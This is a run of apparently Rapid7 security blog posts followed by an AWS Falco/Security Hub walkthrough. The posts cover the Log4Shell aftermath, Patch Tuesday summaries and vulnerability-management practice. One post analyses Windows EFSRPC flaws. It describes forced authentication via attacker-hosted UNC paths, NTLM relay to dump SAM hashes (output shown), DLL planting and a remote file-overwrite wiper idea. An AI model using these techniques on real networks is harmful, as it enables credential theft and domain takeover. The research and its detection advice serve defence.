CVE-2021-44228 rules everything around us — or so it seemed, at least, for those breathless days in December 2021 when the full scope of Log4Shell was starting to take hold and security teams were strapped for time and resources as they scoured their organizations’ environments for vulnerable instances of Apache Log4j. But now that the peak intensity around this vulnerability has waned and we’ve had a chance to catch our collective breath, where does the effort to patch and remediate stand? What should security teams be focusing on today in the fight against Log4Shell?
On Wednesday, February 16, Rapid7 experts Bob Rudis, Devin Krugly, and Glenn Thorpe sat down for a webinar on the current state of the Log4j vulnerability. They covered where Log4Shell stands now, what the future might hold, and what organizations should be doing proactively to ensure they’re as protected as possible against exploits.
Laying out the landscape
Glenn Thorpe, Rapid7’s Program Manager for Emergent Threat Response, kicked things off with a recap and retrospective of Log4Shell and why it seemingly set fire to the entire internet for a good portion of December. The seriousness of this vulnerability is due to the coming-together of several key factors, including:
The ability for vulnerable systems to grant an attacker full administrative access
The low level of skill required for exploitation — in many cases, attackers simply have to copy and paste
The attack vector’s capability to run undetected over an encrypted channel
The pervasiveness of the Log4j library, which means vulnerability scanners alone can’t act as complete solutions against this threat
Put all this together, and it’s no surprise that the volume of exploit attempts leveraging the Log4j vulnerability ramped up throughout December 2021 and has continued to spike periodically throughout January and February 2022. By January 10, ransomware using Log4Shell had been observed, and on January 14, Rapid7’s MDR saw mass Log4j exploits in VMware products.
But while there’s certainly been plenty of Log4j patching done, the picture on that front is far from complete. According to the latest CISA data (also here as a daily-updated spreadsheet), there are still 320 cataloged software products that are known to be affected by vulnerable Log4j as of February 16, 2022 — and 1,406 still awaiting confirmation from the vendor.
Log4j today: A new normal?
So, where does the effort to put out Log4j fires stand now? Devin Krugly, Rapid7’s Practice Advisor for Vulnerability Risk Management, thinks we’re in a better spot than we were in December — but we’re by no means out of the woods.
“We’re effectively out of fire-fighting mode,” said Devin. That means that, at this point, most security teams have identified the affected systems, implemented mitigations, and patched vulnerable versions of Log4j. But because of the complexity of today’s software supply chains, there are often heavily nested dependencies within vendor systems — some of which Log4j may still be implicated in. This means it’s essential to have a solid inventory of vendor software products that may be using Log4j and to ensure those instances of the library are updated and patched.
“Don’t lose that momentum,” Glenn chimed in. “Don’t put that on your post-mortem action list and forget about it.”
This imperative is all the more critical because of a recent uptick in Log4Shell activity. Rapid7’s Chief Data Scientist Bob Rudis laid out some activity detected by the Project Heisenberg honeypot fleet indicating a revival of Log4j activity in early and mid-February, much of it from new infrastructure and scanning hosts that hadn’t been seen before.
Amid this increase in activity, vulnerable instances of Log4j are anything but gone from the internet. In fact, data from Sonatype as of February 16, 2022 indicates 39% of Log4j downloads are still versions vulnerable to Log4Shell.
“We’re going to be seeing Log4j attempts on the internet, on the regular, at a low level, forever,” Bob said. Log4Shell is now in a family with WannaCry and Conficker (yes, that Conficker) — vulnerabilities that are around indefinitely, and which we’ll need to continually monitor for as attackers use them to try to breach our defenses.
Navigating life with Log4Shell
Adopting a defense-in-depth posture in the “new normal” of life with Log4Shell is sure to come with its share of headaches. Luckily, Bob, Devin, and Glenn shared some practical strategies that security teams can adopt to keep their organizations’ defenses strong and avoid some common pitfalls.
Go beyond compensating controls
“My vendor says they’ve removed the JNDI class from the JAR file — does that mean their application is no longer vulnerable to Log4Shell?” This question came up in a few different forms from our webinar audience. The answer from our panelists was nuanced but crystal-clear: maybe for now, but not forever.
Removing the JNDI class is a compensating control — one that provides a quick fix for the vulnerability but doesn’t patch the core, underlying problem via a full update. For example, when you do a backup, you might unknowingly reintroduce the JNDI class after removing it — or, as Devin pointed out, an attacker could chain together a replacement for it.
These kinds of compensating or mitigating controls have their place in a short-term response, but there’s simply no action that can replace the work of upgrading all instances of Log4j to the most up-to-date versions that contain patches for Log4Shell.
“Mitigate for speed, but not in perpetuity,” Glenn recommended.
Find the nooks and crannies
Today’s cloud-centric IT environments are increasingly ephemeral and on-demand — a boost for innovation and speed, but that also means teams can deploy workloads without security teams ever knowing about it. Adopting an “Always Be Scanning” mindset, as Bob put it, is essential to ensure vulnerable instances of Log4j aren’t introduced into your environment.
Continually scanning your internet-facing components is a good and necessary start — but the work doesn’t end there. As Devin pointed out, finding the nooks and crannies where Log4j might crop up is critical. This includes scouring containers and virtual machines, as well as analyzing application and server logs for malicious JNDI strings. You should also ensure your security operations center (SOC) team can quickly and easily identify indicators that your environment is being scanned for reconnaissance into Log4Shell exploit opportunities.
“Involving the SOC team for alerting purposes, if you haven’t already done that, is an absolutely necessity in this case,” said Devin.
Get better at vendor management
It should be clear by now that in a post-Log4j world, organizations must demand the highest possible level of visibility into their software supply chain — and that means being clear, even tough, with vendors.
“Managing stuff on the internet is hard because organizations are chaotic beings by nature, and you’re trying to control the chaos as a security professional,” said Bob. Setting yourself up success in this context means having the highest level of vulnerability possible. After all, how many other vulnerabilities just as bad as Log4Shell — or even worse — might be out there lurking in the corners of your vendors’ code?
The upcoming US government requirements around Software Bill of Materials (SBOM) for vendor procurement should go a long way toward raising expectations for software vendors. Start asking vendors if they can produce an SBOM that details remediation and update of any vulnerable instances of Log4j.
These conversations don’t need to be adversarial — in fact, vendors can be a key resource in the effort to defend against Log4Shell. Especially for smaller organizations or under-resourced security teams, relying on capable third parties can be a smart way to bolster your defenses.
Only you can secure the software supply chain
OK, maybe that subhead is not literally true — a secure software supply chain is a community-wide effort, to which we must all hold each other accountable. The cloud-based digital ecosystem we all inhabit, whether we like it or not, is fundamentally interconnected. A pervasive vulnerability like Log4Shell is an unmistakable reminder of that fact.
It also serves as an opportunity to raise our expectations of ourselves, our organizations, and our partners — and those choices do start at home, with each security team as they update their applications, continually scan their environments, and demand visibility from their vendors. Those actions really do help create a more secure internet for everyone.
So while we’ll be living with Log4Shell probably forever, it’ll be living with us, too. And as scared as you are of the spider, it’s even more scared of your boot.
On December 14, 2021, during the Log4Shell chaos, Microsoft published CVE-2021-43893, a remote privilege escalation vulnerability affecting the Windows Encrypted File System (EFS). The vulnerability was credited to James Forshaw of Google Project Zero, but perhaps owing to the Log4Shell atmosphere, the vulnerability gained little to no attention.
On January 13, 2022, Forshaw tweeted about the vulnerability.
The tweet suggests that CVE-2021-43893 was only issued a partial fix in the December 2021 update and that authenticated and remote users could still write arbitrary files on domain controllers. James linked to the Project Zero bug tracker, where an extended writeup and some proof-of-concept code was stored.
This vulnerability was of particular interest to me, because I had recently discovered a local privilege escalation (LPE) using file planting in a Windows product. The vulnerable product could reasonably be deployed on a system with unconstrained delegation, which meant I could use CVE-2021-43893 to remotely plant the file as a low-privileged remote user, turning my LPE into RCE.
I set out to investigate if the remote file-writing aspect of James Forshaw’s bug was truly unpatched. The investigation resulted in a few interesting observations:
Low-privileged user remote file-writing was patched in the December update. However, before the December update, a remote low-privileged user really could write arbitrary files on system-assigned unconstrained delegation.
Forced authentication and relaying are still not completely patched. Relay attacks initiated on the efsrpc named pipe have been known since inclusion in PetitPotam in July 2021. The issue seems to persist despite multiple patch attempts.
Although the file upload aspect of this vulnerability has been patched, I found the vulnerability quite interesting. The vulnerability is certainly limited by the restrictions on where a low-privileged user can create files on a Domain Controller, and maybe that is why the vulnerability didn’t receive more attention. But as I touched upon, it can be paired with a local vulnerability to achieve remote code execution, and as such, I thought it deserved more attention. I also have found the failure to properly patch forced authentication over the EFSRPC protocol to be worthy of more examination.
Inadequate EFSPRC forced authentication patching: A brief history of PetitPotam
PetitPotam was released in the summer of 2021 and was widely associated with an attack chain that starts as an unauthenticated and remote attacker and ends with domain administrator privileges. PetitPotam is only the beginning of that chain. It allows an attacker to force a victim Windows computer to authenticate to a third party (e.g. MITRE ATT&CK T118 – forced authentication). The full chain is interesting, but this discussion is only interested in the initial portion triggered by PetitPotam.
PetitPotam triggers forced authentication using the EFSRPC protocol. The original implementation of the exploit performed the attack over the lsarpc named pipe. The attack is quite simple. Originally, PetitPotam sent the victim server an EfsRpcOpenFileRaw request containing a UNC file path. Using a UNC path such as \\10.0.0.4\fake_share\fake_file forces the victim server to reach out to the third-party server, 10.0.0.4 in this example, in order to read off of the desired file share. The third-party server can then tell the victim to authenticate in order to access the share, and the victim obliges. The result is the victim leaks their Net-NTLM hash. That’s the whole thing. We will later touch on what an attacker can do with this hash, but for this section, that’s all we need to know.
Microsoft first attempted to patch the EFSRPC forced authentication in August 2021 by blocking the use of EfsRpcOpenFileRaw over the lsarpc named pipe. To do this, they added logic to efslsaext.dll’s EfsRpcOpenFileRaw_Downllevel function to check for a value stored in the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EFS\AllowOpenRawDL. Because this registry key doesn’t exist by default, a typical configuration will always fail this check.
That patch was inadequate, because EfsRpcOpenFileRaw isn’t the only EFSRPC function that accepts a UNC file path as a parameter. PetitPotam was quickly updated to use EfsRpcEncryptFileSrv, and just like that, the patch was bypassed.
The patch also failed to recognize that the lsarpc named pipe wasn’t the only named pipe that EFSRPC can be executed over. The efsrpc named pipe (among others) can also be used. efsrpc named pipe is slightly less desirable, since it requires the attacker to be authenticated, but the attack works over that pipe, and it doesn’t use the EfsRpcOpenFileRaw_Downlevel function. That means an attacker can also bypass the patch by switching named pipes.
As mentioned earlier, PetitPotam was updated in July 2021 to use the efsrpc named pipe. The following output shows PetitPotam forcing a Domain Controller patched through November 2021 to authenticate with an attacker controlled box running Responder.py (10.0.0.6) (I’ve left out the Responder bit since this is just meant to highlight the EFSRPC was available and unpatched for months).
Not only did Microsoft fail to patch the issue, but they didn’t issue follow-up patches for months. They also haven’t updated their advisory indicating the vulnerability has been exploited in the wild, despite its inclusion in CISA’s Known Exploited Vulnerability Catalog.
In December 2021, Microsoft released a patch for a different EFSRPC vulnerability: CVE-2021-43217. As part of the remediation for that issue, Microsoft implemented some hardening measures on EFSRPC communication. In particular, EFSRPC clients would need to use RPC_C_AUTHN_LEVEL_PKT_PRIVACY when using EFSRPC. If the client fails to do so, then the client is rejected and a Windows application event is generated.
At the time of the December patch, PetitPotam didn’t use this specific setting. However, a quick update allowed the exploit to comply with the new requirement and get back to leaking machine account NTLM hashes of fully patched Windows machines.
CVE-2021-43893: Windows EFS remote file upload
James Forshaw’s CVE-2021-43893 dives deeper into the EFSRPC functionality, but the heart of the issue is still a UNC file path problem. PetitPotam’s UNC path pointed to an external server, but CVE-2021-43893 points internally using the UNC path: \\.\C:\. Using a UNC path that points to the victim’s local file system allows attackers to create files and directories on the victim file system.
There are two major caveats to this vulnerability. First, the file-writing aspect of this vulnerability only appears to work on systems with unconstrained delegation. That’s fine if you are only interested in Domain Controllers, but less good if you are only interested in workstations.
Second, the victim server is impersonating the attacker when the file manipulation occurs. This means a low-privileged attacker can only write to the places where they have permission (e.g. C:\ProgramData\). Therefore, exploitation resulting in code execution is not a given. Still, while code execution isn’t guaranteed, there are many plausible scenarios that could lead there.
A plausible scenario leading to RCE using CVE-2021-43893
My interest in this vulnerability started with a local privilege escalation that I wanted to convert into remote code execution as a higher-privileged user. We can’t yet share the LPE as it’s still unpatched, but we can create a plausible scenario that demonstrates the ability to achieve code execution.
Microsoft has long maintained that Microsoft services vulnerable to DLL planting via a world writable %PATH% directory are won’t-fix low-security issues — a weird position given the effort it would take to fix such issues. But regardless, exploiting world-writable %PATH to escalate privileges via a Windows service (MITRE ATT&CK – Hijack Execution Flow: DLL Search Order Hijacking) is a useful technique when it’s available.
There’s a well-known product that installs itself into a world-writable directory: Python 2.7, all the way through it’s final release 2.7.18.
The Python 2.7 installer drops files into C:\Python27\ and provides the user with the following instructions:
Besides using the automatically created start menu entry for the Python interpreter, you might want to start Python in the DOS prompt. To make this work, you need to set your %PATH% environment variable to include the directory of your Python distribution, delimited by a semicolon from other entries. An example variable could look like this (assuming the first two entries are Windows’ default):

C:\WINDOWS\system32;C:\WINDOWS;C:\Python25

Typing python on your command prompt will now fire up the Python interpreter. Thus, you can also execute your scripts with command line options, see Command line documentation.
Following these instructions, we now have a world-writable directory in %PATH% — which is, of course, the exploitable condition we were looking for. Now we just have to find a Windows service that will search for a missing DLL in C:\Python27\. I quickly accomplished this task by restarting all the running services on a test Windows Server 2019 and watching procmon. I found a number of services will search C:\Python27\ for:
fveapi.dll
cdpsgshims.dll
To exploit this, we just need to drop a “malicious” DLL named fveapi.dll or cdpsgshims.dll in C:\Python27. The DLL will be loaded when a vulnerable service restarts or the server reboots.
For this simple example, the “malicious” dll just creates the file C:\r7.txt:
After compiling the DLL, an attacker can remotely drop the file into C:\Python27 using CVE-2021-43893. The following is the output from our refactored and updated version of Forshaw’s original proof of concept. The attacker is attempting to remotely write the DLL on 10.0.0.6 (vulnerable.okhuman.ninja):
The attack yields the desired output, and the file is written to C:\Python27\ on the remote target.
Below is the Procmon output demonstrating successful code execution as NT AUTHORITY\ SYSTEM when the “DFS Replication” service is restarted. Note that the malicious DLL is loaded and the file “C:\r7.txt” is created.
Do many administrators install Python 2.7 on their Domain Controller? I hope not. That wasn’t really the point. The point is that exploitation using this technique is plausible and worthy of our collective attention to ensure that it gets patched and monitored for exploitation.
What can a higher-privileged user do?
Oddly, administrators can do anything a low-level user can do except write data to files. When the administrator attempts to write to a file using Forshaw’s ::DATA stream technique, the result is an ACCESS DENIED error. Candidly, I didn’t investigate why.
However, it is interesting to note that the administrative user can remotely overwrite all files. This doesn’t serve much purpose from an offensive standpoint, but would serve as an easy, low-effort wiper or data destruction attack. Here is a silly example of remotely overwriting calc.exe from an administrator account.
As you can see from the output, the tool failed with status code 5 (Access Denied). However, calc.exe on the remote device was successfully overwritten.
Technically speaking, this doesn’t really represent a security boundary being crossed. Administrators typically have access to \host\C$ or \host\admin$, but the difference in behavior seemed worth mentioning. I’d also note that as of February 2022, administrative users can still do this using \\localhost\C$\Windows\System32\calc.exe.
Forshaw also mentioned in his original writeup, and I confirmed, that this attack generates the attacking user’s roaming profile on the victim server. That could be a pretty interesting file-upload vector if the Active Directory environment synchronizes roaming directories. Again, I didn’t investigate that any further, but it could be useful in the correct environment.
Forced authentication still not entirely patched
The December 2021 patch brought multiple changes to efslsaext.dll and resulted in partial mitigation of CVE-2021-43893. One of the changes was the introduction of two new functions: EfsEnsureLocalPath and EfsEnsureLocalHandle. EfsEnsureLocalPath grabs a HANDLE for the attacker provided file using CreateW. The HANDLE is then passed to EfsEnsureLocalHandle, which passes the HANDLE to NtQueryVolumeInformationFile to validate the characteristics flag doesn’t contain FILE_REMOTE_DEVICE.
Because the patch still opens a HANDLE using the attacker-controlled file path, EFSRPC remains vulnerable to forced authentication and relay attacks of the machine account.
Demonstration of the forced authentication and relay does not require the complicated attack often associated with PetitPotam. We just need three boxes:
The Relay (10.0.0.3): A Linux system running ntlmrelayx.py.
The Attacker (10.0.0.6): A fully patched Windows 10 system.
The Victim (10.0.0.12): A fully patched Windows Server 2019 system.
The only caveat for this example is that the victim’s machine account (aka computer account) is assigned to the Domain Admins group. Below, you can see the machine account for 10.0.0.12, YEET$, is a member of Domain Admins.
This may not be a common configuration, but it’s common enough that it’s been the subject of a coupleexcellent writeups.
The attack is launched by a low-privileged user on 10.0.0.6 using the blankspace.exe proof of concept. The attack will force 10.0.0.12 (yet.okhuman.ninja) to authenticate to the attacker relay at 10.0.0.3
The Linux relay is running ntlmrelayx.py and configured to relay the YEET$ authentication to 10.0.0.6 (the original attacker box). Below, you can see ntlmrelayx.py capture the authentication and send it on to 10.0.0.6.
The relay is now authenticated to 10.0.0.6 as YEET$, a domain administrator. It can do pretty much as it pleases. Below, you can see it dumps the local SAM database.
[*] Target system bootKey: 0x9f868ddb4e1dfc56d992aa76ff931df4
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: True
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6aa01bb4a68e7fd8650cdeb6ad2b63ec:::
[+] NewStyle hashes is: True
albinolobster:1000:aad3b435b51404eeaad3b435b51404ee:430ef7587d6ac4410ac8b78dd5cc2bbe:::
[*] Done dumping SAM hashes for host: 10.0.0.6
It’s as easy as that. All you have to do is find a host with a machine account in the domain admins group:
C:\ProgramData>net group "domain admins" /domain
The request will be processed at a domain controller for domain okhuman.ninja.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            test_domain_admin        YEET$
The command completed successfully.


C:\ProgramData>
Once you have that, a low-privileged remote attacker can use EFSRPC to relay and escalate to other machines. However, the attack isn’t exactly silent. On 10.0.0.6, event ID 4624 was created when the 10.0.0.3 relay logged in using the YEET$ machine account.
Final thoughts and remediation
What began as an investigation into using an unpatched remote file-write vulnerability ended up being a history lesson in EFSRPC patches. The remote file-write vulnerability that I originally wanted to use has been patched, but we demonstrated the forced authentication issue hasn’t been adequately fixed. There is no doubt that Windows developers have a tough job. However, a lot of the issues discussed here could have been easily avoided with a reasonable patch in August 2021. The fact that they persist today says a lot about the current state of Windows security.
Monitoring for event ID 4420 in Windows application event logs can help detect EFSRPC-based hacking tools.
Monitor for event ID 4624 in Windows security event logs for remote machine account authentication.
Audit machine accounts to ensure they are not members of Domain Admins.
If possible, audit %PATH% of critical systems to ensure no world-writable path exists.
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to CVE-2021-43893 with authenticated vulnerability checks available in the December 15, 2021 content release.
Metasploit Framework users can test their exposure to forced authentication attacks with a new PetitPotam module available in the 6.1.29 release.


Today’s fixes from Microsoft are relatively light as far as Patch Tuesdays go. This is the first month in possibly forever where no vulnerabilities are considered Critical. A total of 70 CVEs were fixed today (including 22 that affect the Chromium browser engine, which is used by Edge).


Although 16 of this month’s vulnerabilities allow remote code execution (RCE), none carry a CVSS base score higher than 8.8. Only one vulnerability was publicly disclosed before today: CVE-2022-21989, an elevation of privilege vulnerability in the Windows Kernel. None of this month’s vulnerabilities have yet been seen exploited in the wild.
Despite the lack of Critical fixes, it’s worth remembering that attackers love to use elevation of privilege vulnerabilities, of which there are 18 this month. RCE vulnerabilities are also important to patch, even if they may not be considered “wormable.” In terms of prioritization, defenders should first focus on patching server systems. SharePoint has RCE (CVE-2022-22005), Security Feature Bypass (CVE-2022-21968), and Spoofing (CVE-2022-21987) vulnerabilities getting fixed today. CVE-2022-21984 is an RCE affecting DNS Server. Microsoft Dynamics administrators should also be aware that there are six CVEs being patched, including 2 RCEs, 3 allowing elevation of privilege, and a spoofing vulnerability.
On the client side, CVE-2022-22003 and CVE-2022-22004 are RCEs affecting Microsoft Office. Although this requires a local user to open a malicious file, these sorts of social engineering attacks are common and can be very effective. Updates should be rolled out to end users as soon as reasonably practicable.
The first Patch Tuesday of 2022 sees Microsoft publishing fixes for over 120 CVEs across the bulk of their product line, including 29 previously patched CVEs affecting their Edge browser via Chromium. None of these have yet been seen exploited in the wild, though six were publicly disclosed prior to today. This includes two Remote Code Execution (RCE) vulnerabilities in open source libraries that are bundled with more recent versions of Windows: CVE-2021-22947, which affects the curl library, and CVE-2021-36976 which affects libarchive.
The majority of this month’s patched vulnerabilities, such as CVE-2022-21857 (affecting Active Directory Domain Services), allow attackers to elevate their privileges on systems or networks they already have a foothold in.
Critical RCEs
Besides CVE-2021-22947 (libcurl), several other Critical RCE vulnerabilities were also fixed. Most of these have caveats that reduce their scariness to some degree. The worst of these is CVE-2021-21907, affecting the Windows HTTP protocol stack. Although it carries a CVSSv3 base score of 9.8 and is considered potentially “wormable” by Microsoft, similar vulnerabilities have not proven to be rampantly exploited (see the AttackerKB analysis for CVE-2021-31166).
Not quite as bad is CVE-2022-21840, which affects all supported versions of Office, as well as Sharepoint Server. Exploitation would require social engineering to entice a victim to open an attachment or visit a malicious website – thankfully the Windows preview pane is not a vector for this attack.
CVE-2022-21846 affects Exchange Server, but cannot be exploited directly over the public internet (attackers need to be “adjacent” to the target system in terms of network topology). This restriction also applies to CVE-2022-21855 and CVE-2022-21969, two less severe RCEs in Exchange this month.
CVE-2022-21912 and CVE-2022-21898 both affect DirectX Graphics and require local access. CVE-2022-21917 is a vulnerability in the Windows Codecs library. In most cases, systems should automatically get patched; however, some organizations may have the vulnerable codec preinstalled on their gold images and disable Windows Store updates.
Defenders should prioritize patching servers (Exchange, Sharepoint, Hyper-V, and IIS) followed by web browsers and other client software.
In today’s cybersecurity world, risks evolve faster than we can remediate them. To meet our goals and become resilient to these fast changes, we need the right balance of automation and human interaction. Enabling rapid response for protecting information systems is paramount, but how does a business reach this level of reaction?
How can organizations maintain a standard of excellence to their responses in high-risk situations?
Most importantly, how do we transform the tactical actions that need to take place into an effective strategy to scale?
1. Empower personnel
The personnel with the knowledge about your various solutions must be empowered to make the decisions necessary to address your company’s information technology needs. If those team members don’t feel they can make those decisions, then they will defer to management — but managers may not know the intricacies of the solutions and could create a natural bottleneck, since there are going to be more decision points than managers to make decisions. Providing personnel with policy documents with uniform criteria for evaluating the risk these new vulnerabilities present, the ways to respond, and the time expectations is paramount for a timely resolution.
In a typical risk resolution process, there are many gates to safeguard our systems. This helps ensure that whatever change happens increases the solution’s confidentiality, integrity, or availability rather than diminishing it. However, a situation like Log4Shell needs to be treated like an incident response activity to quickly address the risk. Create a task force to effectively answer the important questions like:
How do we find vulnerable systems?
Which systems are vulnerable?
What options are there for a fix? One size may not fit all.
Who is going to track changes?
Who is going to validate the fix is in place?
Utilizing a strong incident response procedure to answer all these questions will assist with prioritization and remediation to an acceptable level of risk.
2. Promote visibility
Any standard vulnerability management lifecycle process begins with identifying affected systems to assess and evaluate the scope of a vulnerability’s presence on the network. The approach should utilize both proactive and reactive efforts through a combination of tools and well-documented processes to streamline and scale the response effectively.
A proactive process would first involve having well-documented use of any such library versions internally in an inventory, so that discoverability and traceability are much more narrowly focused efforts. If you conduct authenticated vulnerability scans continuously on pre-scheduled frequencies, this will also help with identification of third-party software utilizing this library over time. Classifying system criticality within the vulnerability management tool will help you more effectively scale future remediation processes.
These proactive processes help jumpstart an initial response, but you’ll still need reactive efforts to help ensure effective and timely remediation. Vulnerability scanning tools will receive signature updates regarding this newly discovered vulnerability, which will require updating your vulnerability management tool and initiating one-off alternative scans that may deviate from pre-scheduled rotations. These alternative scans should include tiered phases, so the most critical systems receive scan priority, and then remaining systems are scanned in order of criticality. Leveraging the pre-existing system criticality classification will significantly expedite this process.
A security incident and event management (SIEM) tool can also assist with identifying, tracking, and alerting for any suspicious activity that may be tied to exploitation of this vulnerability. Host agents and network detection systems that report back to the SIEM should be closely monitored, and any activity or traffic that deviates from baselines should receive an active response. You may need to adjust logging and alerting rules and thresholds to ensure your efforts are strategically focused.
Tactical processes help you achieve this continuous identification, but you still need to orchestrate and execute them through strategic planning to remain timely, efficient, and effective. Well-documented asset inventories and appropriate system criticality classifications help you prioritize your efforts, while continuous vulnerability scans and leveraging vulnerability management and SIEM tools help to identify, track, and manage vulnerability exposure. Leadership should provide the direction to guide these activities from inception to implementation through effective communication and allocation of resources. Lay out a short-term roadmap for tracking objectives and quick wins as part of the remediation process, so you can quickly and concisely show how you’re tracking toward goals.
3. Implement prioritization and mitigation
Now that your team has successfully identified all affected systems, you’ll need to roll out patches to those systems on a continuous basis during the next phase to mitigate risk. Current enterprise-wide patching timelines may require adjustment due to the urgency associated with such critical vulnerabilities. Patch testing and rollout phases must be expedited to support a more timely and effective response.
Much like conducting our vulnerability scans in terms of system criticality prioritization, our patch management response should follow a similar approach, with the caveat that a pilot group or pilot system deemed non-critical should be patched first for testing purposes to ensure no adverse effects prior to rolling out patches in order of system criticality. If you’ve configured a full test environment is configured, you can test patches on critical systems first within that environment and then roll them out in production according to criticality. The testing timeline itself should be reduced throughout all standard phases of a testing cycle — you may even need to eliminate certain testing phases altogether. The rollout timelines for patches across all systems will need to be expedited as well to ensure as timely coverage as possible. If your environment has widespread use of the vulnerable library, you may require reductions in timelines of anywhere from 25% to 50%.
Emergency patching procedures should provide for timely testing and production rollouts within roughly half the time of a normal patching cycle, or 5 to 10 days at a maximum for critical systems to minimize breach potential as quickly as possible. Also keep in mind that some vulnerabilities may involve more than just application of a simple patch — configuration changes may also be necessary to further mitigate potential exploitation by an adversary.
4. Validate remediation
Now, you’ve deployed patches to all affected systems, so the mitigation efforts are complete, right? While you may want to shift your focus back to other tasks, it’s essential to maintain continuous identification processes to ensure that no stone remains unturned.
The vulnerability management validation phase leverages those reactive identification processes, in addition to patch management processes, to assist in efficient and effective vulnerability remediation for affected systems. This stage involves re-scanning initially identified vulnerable systems to assess successful patch application and performing additional open scans of the network to ensure that there are no lingering systems that may still be affected by the vulnerability but weren’t originally identified — or perhaps weren’t successfully patched as part of the patch management process. This cycle of continuous validation will remain in effect until “clean” scans are reported across the enterprise regarding this vulnerability.
Since the Log4j logging library is widely used throughout many enterprise applications and even unknowingly embedded in so many others, continuous validation will become crucial in ensuring your organization remains vigilant and can mitigate the vulnerability quickly and effectively as you continue to discover affected systems.
5. Regularly review risks
A vulnerability management lifecycle rarely ever comes to a true end. As adversaries and security evangelists further evaluate a specific vulnerability over time, new methods of exploitation are identified, affected versions increase in scope and scale, and recent patches and fixes are found to be ineffective. This leaves organizations potentially open to exposure and at a loss for the best path forward. Continuous review of the trends surrounding an ongoing critical vulnerability will help organizations ensure they remain both aware of the impact and the current mitigating measures that have been most successful. Additionally, leveraging other solutions can help further identify and launch a coordinated defense-in-depth response to any potential malicious activity that may be associated with such vulnerabilities.
Working to continuously identify, mitigate, validate, and review vulnerabilities throughout their inevitable course will require commitment and fortitude to achieve the best results, but once the tides have subsided with Log4Shell and you’ve successfully and securely endured one of the worst security vulnerability exposures in a decade by following these processes, you can rest assured that your incident response processes were well-tested during this endeavor — and your IT security budget should be more than solidified for the next few years to come.
Check out our additional resources for further insight of this vulnerability, mitigating measures, and tools available to assist.
Customers want a single and comprehensive view of the security posture of their workloads. Runtime security event monitoring is important to building secure, operationally excellent, and reliable workloads, especially in environments that run containers and container orchestration platforms. In this blog post, we show you how to use services such as AWS Security Hub and Falco, a Cloud Native Computing Foundation project, to build a continuous runtime security monitoring solution.
With the solution in place, you can collect runtime security findings from multiple AWS accounts running one or more workloads on AWS container orchestration platforms, such as Amazon Elastic Kubernetes Service (Amazon EKS) or Amazon Elastic Container Service (Amazon ECS). The solution collates the findings across those accounts into a designated account where you can view the security posture across accounts and workloads.
Solution overview
Security Hub collects security findings from other AWS services using a standardized AWS Security Findings Format (ASFF). Falco provides the ability to detect security events at runtime for containers. Partner integrations like Falco are also available on Security Hub and use ASFF. Security Hub provides a custom integrations feature using ASFF to enable collection and aggregation of findings that are generated by custom security products.
Figure 1: Architecture diagram of continuous runtime security monitoring
Here’s how the solution works, as shown in Figure 1:
An AWS account is running a workload on Amazon EKS.
Runtime security events detected by Falco for that workload are sent to CloudWatch logs using AWS FireLens.
CloudWatch logs act as the source for FireLens and a trigger for the Lambda function in the next step.
The Lambda function transforms the logs into the ASFF. These findings can now be imported into Security Hub.
The Security Hub instance that is running in the same account as the workload running on Amazon EKS stores and processes the findings provided by Lambda and provides the security posture to users of the account. This instance also acts as a member account for Security Hub.
Another AWS account is running a workload on Amazon ECS.
Runtime security events detected by Falco for that workload are sent to CloudWatch logs using AWS FireLens.
CloudWatch logs acts as the source for FireLens and a trigger for the Lambda function in the next step.
The Lambda function transforms the logs into the ASFF. These findings can now be imported into Security Hub.
The Security Hub instance that is running in the same account as the workload running on Amazon ECS stores and processes the findings provided by Lambda and provides the security posture to users of the account. This instance also acts as another member account for Security Hub.
The designated Security Hub administrator account combines the findings generated by the two member accounts, and then provides a comprehensive view of security alerts and security posture across AWS accounts. If your workloads span multiple regions, Security Hub supports aggregating findings across Regions.
Prerequisites
For this walkthrough, you should have the following in place:
Three AWS accounts.
Note: We recommend three accounts so you can experience Security Hub’s support for a multi-account setup. However, you can use a single AWS account instead to host the Amazon ECS and Amazon EKS workloads, and send findings to Security Hub in the same account. If you are using a single account, skip the following account specific-guidance. If you are integrated with AWS Organizations, the designated Security Hub administrator account will automatically have access to the member accounts.
Security Hub set up with an administrator account on one account.
Security Hub set up with member accounts on two accounts: one account to host the Amazon EKS workload, and one account to host the Amazon ECS workload.
Falco set up on the Amazon EKS and Amazon ECS clusters, with logs routed to CloudWatch Logs using FireLens. For instructions on how to do this, see:
Important: Take note of the names of the CloudWatch Logs groups, as you will need them in the next section.
AWS Cloud Development Kit (CDK) installed on the member accounts to deploy the solution that provides the custom integration between Falco and Security Hub.
Deploying the solution
In this section, you will learn how to deploy the solution and enable the CloudWatch Logs group. Enabling the CloudWatch Logs group is the trigger for running the Lambda function in both member accounts.
To deploy this solution in your own account
Clone the aws-securityhub-falco-ecs-eks-integration GitHub repository by running the following command. $git clone https://github.com/aws-samples/aws-securityhub-falco-ecs-eks-integration
Follow the instructions in the README file provided on GitHub to build and deploy the solution. Make sure that you deploy the solution to the accounts hosting the Amazon EKS and Amazon ECS clusters.
Navigate to the AWS Lambda console and confirm that you see the newly created Lambda function. You will use this function in the next section.
Figure 2: Lambda function for Falco integration with Security Hub
To enable the CloudWatch Logs group
In the AWS Management Console, select the Lambda function shown in Figure 2—AwsSecurityhubFalcoEcsEksln-lambdafunction—and then, on the Function overview screen, select + Add trigger.
On the Add trigger screen, provide the following information and then select Add, as shown in Figure 3.
Trigger configuration – From the drop-down, select CloudWatch logs.
Log group – Choose the Log group you noted in Step 4 of the Prerequisites. In our setup, the log group for the Amazon ECS and Amazon EKS clusters, deployed in separate AWS accounts, was set with the same value (falco).
Filter name – Provide a name for the filter. In our example, we used the name falco.
Filter pattern – optional – Leave this field blank.
